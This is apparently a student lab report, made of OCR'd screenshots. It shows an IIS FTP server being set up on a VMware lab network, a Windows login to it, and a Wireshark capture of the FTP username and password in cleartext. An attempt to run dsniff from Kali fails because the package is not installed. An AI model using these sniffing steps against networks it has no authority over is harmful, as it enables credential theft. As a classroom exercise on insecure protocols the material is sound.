
2) Question


- Create an FTP server
- Access FTP server from windows command prompt
- Do an MITM and username and password of FTP transaction using wireshark and dsniff.


Answer:






LU SERVER - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
SL
LINUX 1
LINUX 2 client
SA
DC1
Server 2
Client 1
Client 2
DNS 1
Personal
Kali-Linux-2020.1-
Android
LU SERVER
LU Client
Shared VMs
Kali-Linux-2020.1-vmware-amd64
LU Client
LU SERVER
Server Manager
Manage Tools View Help
Add Roles and Features Wizard
Select role services
DESTINATION SERVER
WIN-L1LN2TEFH6L
Before You Begin
Installation Type
Server Selection
Server Roles
Features
Web Server Role (IIS)
Role Services
Confirmation
Results
Select the role services to install for Web Server (IIS)
Role services
Centralized SSL Certificate Support
Client Certificate Mapping Authentication
Digest Authentication
IIS Client Certificate Mapping Authentication
IP and Domain Restrictions
URL Authorization
Windows Authentication
Application Development
FTP Server
FTP Service
FTP Extensibility
Management Tools
IIS Management Console
IIS 6 Management Compatibility
Description
FTP Extensibility enables support for FTP extensibility features such as custom providers, ASP.NET users or IIS Manager users.
< Previous
Next >
Install
Cancel
Hide
Services
Performance
BPA results
2:07 AM
9/1/2020
To direct input to this VM, click inside or press Ctrl+G.
ENG 02:37 PM



LU SERVER - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
SL
LINUX 1
LINUX 2 client
SA
DC1
Server 2
Client 1
Client 2
DNS 1
Personal
Kali-Linux-2020.1-
Android
LU SERVER
LU Client
Shared VMs
Kali-Linux-2020.1-vmware-amd64
LU Client
LU SERVER
Server Manager
Manage Tools View Help
Add Roles and Features Wizard
Confirm installation selections
DESTINATION SERVER
WIN-L1LN2TEFH6L
Before You Begin
Installation Type
Server Selection
Server Roles
Features
Web Server Role (IIS)
Role Services
Confirmation
Results
To install the following roles, role services, or features on selected server, click Install.
Restart the destination server automatically if required
Optional features (such as administration tools) might be displayed on this page because they have been selected automatically. If you do not want to install these optional features, click Previous to clear their check boxes.
Web Server (IIS)
FTP Server
FTP Extensibility
FTP Service
Management Tools
IIS Management Console
Web Server
Common HTTP Features
Default Document
Directory Browsing
Export configuration settings
Specify an alternate source path
< Previous
Next >
Install
Cancel
Hide
Services
Performance
BPA results
2:07 AM
9/1/2020
To direct input to this VM, click inside or press Ctrl+G.
ENG 02:37 PM



LU SERVER - VMware Workstation
Server Manager
Add Roles and Features Wizard
Installation progress
DESTINATION SERVER
WIN-L1LN2TEFH6L
View installation progress
Feature installation
Installation succeeded on WIN-L1LN2TEFH6L.
Web Server (IIS)
FTP Server
FTP Extensibility
FTP Service
Management Tools
IIS Management Console
Web Server
Common HTTP Features
Default Document
Directory Browsing
HTTP Errors
You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.
Export configuration settings
Before You Begin
Installation Type
Server Selection
Server Roles
Features
Web Server Role (IIS)
Role Services
Confirmation
Results
< Previous
Next >
Close
Cancel
Manage
Tools
View
Help
Hide
All Servers
Manageability
Events
Services
Performance
BPA results
To direct input to this VM, click inside or press Ctrl+G.



Server Manager
Server Manager ▸ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
ROLES AND SERVER GROUPS
Roles: 2 | Server groups: 1 | Servers total: 1
File and Storage Services
IIS
Local Server
Manageability
Events
Services
Performance
BPA results
Component Services
Computer Management
Defragment and Optimize Drives
Embedded Lockdown Manager
Internet Information Services (IIS) Manager
Local Security Policy
Microsoft Azure Services
ODBC Data Sources (32-bit)
ODBC Data Sources (64-bit)
Performance Monitor
Resource Monitor
Security Configuration Wizard
Services
System Configuration
System Information
Task Scheduler
Windows Firewall with Advanced Security
Windows Memory Diagnostic
Windows PowerShell
Windows PowerShell (x86)
Windows PowerShell ISE
Windows PowerShell ISE (x86)
Windows Server Backup
2:10 AM
9/1/2020



Internet Information Services (IIS) Manager
WIN-L1LN2TEFH6L
File View Help
Connections
Start Page
WIN-L1LN2TEFH6L (WI
Refresh
Remove Connection
Add Website...
Start
Stop
Add FTP Site...
Rename
Switch to Content View
WIN-L1LN2TEFH6L Home
Filter:
Go
Show All
Group by: Area
FTP Firewall Support
FTP IP Address an...
FTP Logging
FTP Logon Attempt R...
FTP Messages
FTP Request Filtering
FTP SSL Settings
FTP User Isolation
Default Document
Directory Browsing
Error Pages
Handler Mappings
HTTP Respon...
Logging
MIME Types
Modules
Output Caching
Request Filtering
Server Certificates
Worker Processes
Management
Configura... Editor
Feature Delegation
Shared Configura...
Features View
Content View
Actions
Manage Server
Restart
Start
Stop
View Application Pools
View Sites
Get New Web Platform Components
Help
Right Click on
Ready
2:10 AM
9/1/2020


Internet Information Services (IIS) Manager
WIN-L1LN2TEFH6L
File View Help
Add FTP Site
Site Information
FTP site name:
MITM
Content Directory
Physical path:
C:\inetpub\ftproot
Previous
Next
Finish
Cancel
Connections
Start Page
Filter:
FTP
IIS
Management
Features View
Content View
Actions
Manage Server
Restart
Start
Stop
View Application Pools
View Sites
Get New Web Platform Components
Help
Ready
2:11 AM
9/1/2020


Internet Information Services (IIS) Manager
WIN-L1LN2TEFH6L
File View Help
Connections
Start Page
WIN-L1LN2TEFH6L (WI
WIN-L1LN2TEFH
Filter:
FTP
IIS
Management
Features View
Content View
Ready
Add FTP Site
Binding and SSL Settings
Binding
IP Address:
All Unassigned
Port:
21
Enable Virtual Host Names:
Virtual Host (example: ftp.contoso.com):
Start FTP site automatically
SSL
No SSL
Allow SSL
Require SSL
SSL Certificate:
Not Selected
Select...
View...
Previous
Next
Finish
Cancel
Actions
Manage Server
Restart
Start
Stop
View Application Pools
View Sites
Get New Web Platform Components
Help
2:12 AM
9/1/2020


Internet Information Services (IIS) Manager
WIN-L1LN2TEFH6L
File View Help
Connections
Start Page
WIN-L1LN2TEFH6L (WI
WIN-L1LN2TEFH
Filter:
FTP
IIS
Management
Features View
Content View
Ready
Add FTP Site
Authentication and Authorization Information
Authentication
Anonymous
Basic
Authorization
Allow access to:
All users
Permissions
Read
Write
Previous
Next
Finish
Cancel
Actions
Manage Server
Restart
Start
Stop
View Application Pools
View Sites
Get New Web Platform Components
Help
2:12 AM
9/1/2020


Recycle Bin
Administrator: Command Prompt - ftp 192.168.152.130
Invalid command.
ftp> by
221 Goodbye.
C:\Windows\system32>ftp 192.168.152.130
Connected to 192.168.152.130.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.152.130:(none)): administrator
331 Password required
Password:
530 User cannot log in.
Login failed.
ftp> ll
Invalid command.
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp> by
221 Goodbye.
C:\Windows\system32>ftp 192.168.152.130
Connected to 192.168.152.130.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.152.130:(none)): administrator
331 Password required
Password:
230 User logged in.
ftp>
Search the web and Windows
3:25 PM
9/1/2020


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 21
No. Time Source Destination Protocol Length Info
11199 58.154893525 192.168.152.130 192.168.152.129 FTP 81 Response: 220 Microsoft FTP Service
11202 58.164360974 192.168.152.129 192.168.152.130 FTP 68 Request: OPTS UTF8 ON
11203 58.164517566 192.168.152.130 192.168.152.129 FTP 112 Response: 200 OPTS UTF8 command successful - UTF8 encoding now ON.
12353 65.067577479 192.168.152.129 192.168.152.130 FTP 74 Request: USER administrator
12354 65.067600756 192.168.152.130 192.168.152.129 FTP 77 Response: 331 Password required
12372 65.190170025 192.168.152.129 192.168.152.130 TCP 60 49503 → 21 [ACK] Seq=35 Ack=109 Win=8084 Len=0
13203 68.733228730 192.168.152.129 192.168.152.130 FTP 69 Request: PASS 1234@1ms
wireshark_eth0_20200901055219_Hbthnp.pcapng
Packets: 16115 · Displayed: 56 (0.3%) · Selected: 4 (0.0%) · Dropped: 0 (0.0%)
Profile: Default
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package dsniff
root@kali:~# nmcli connection show
NAME UUID TYPE DEVICE
Wired connection 1 11961f5a-5b00-4eac-864a-24155f434d59 ethernet eth0
nayan 24b7f856-2dff-427a-a5cc-9f5e2b45c997 ethernet --
root@kali:~# dsniff -i eth0
-bash: dsniff: command not found
root@kali:~# deb http://repo.kali.org/kali kali-rolling main non-free contrib
-bash: deb: command not found
root@kali:~# sudo apt-get install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package dsniff
root@kali:~# _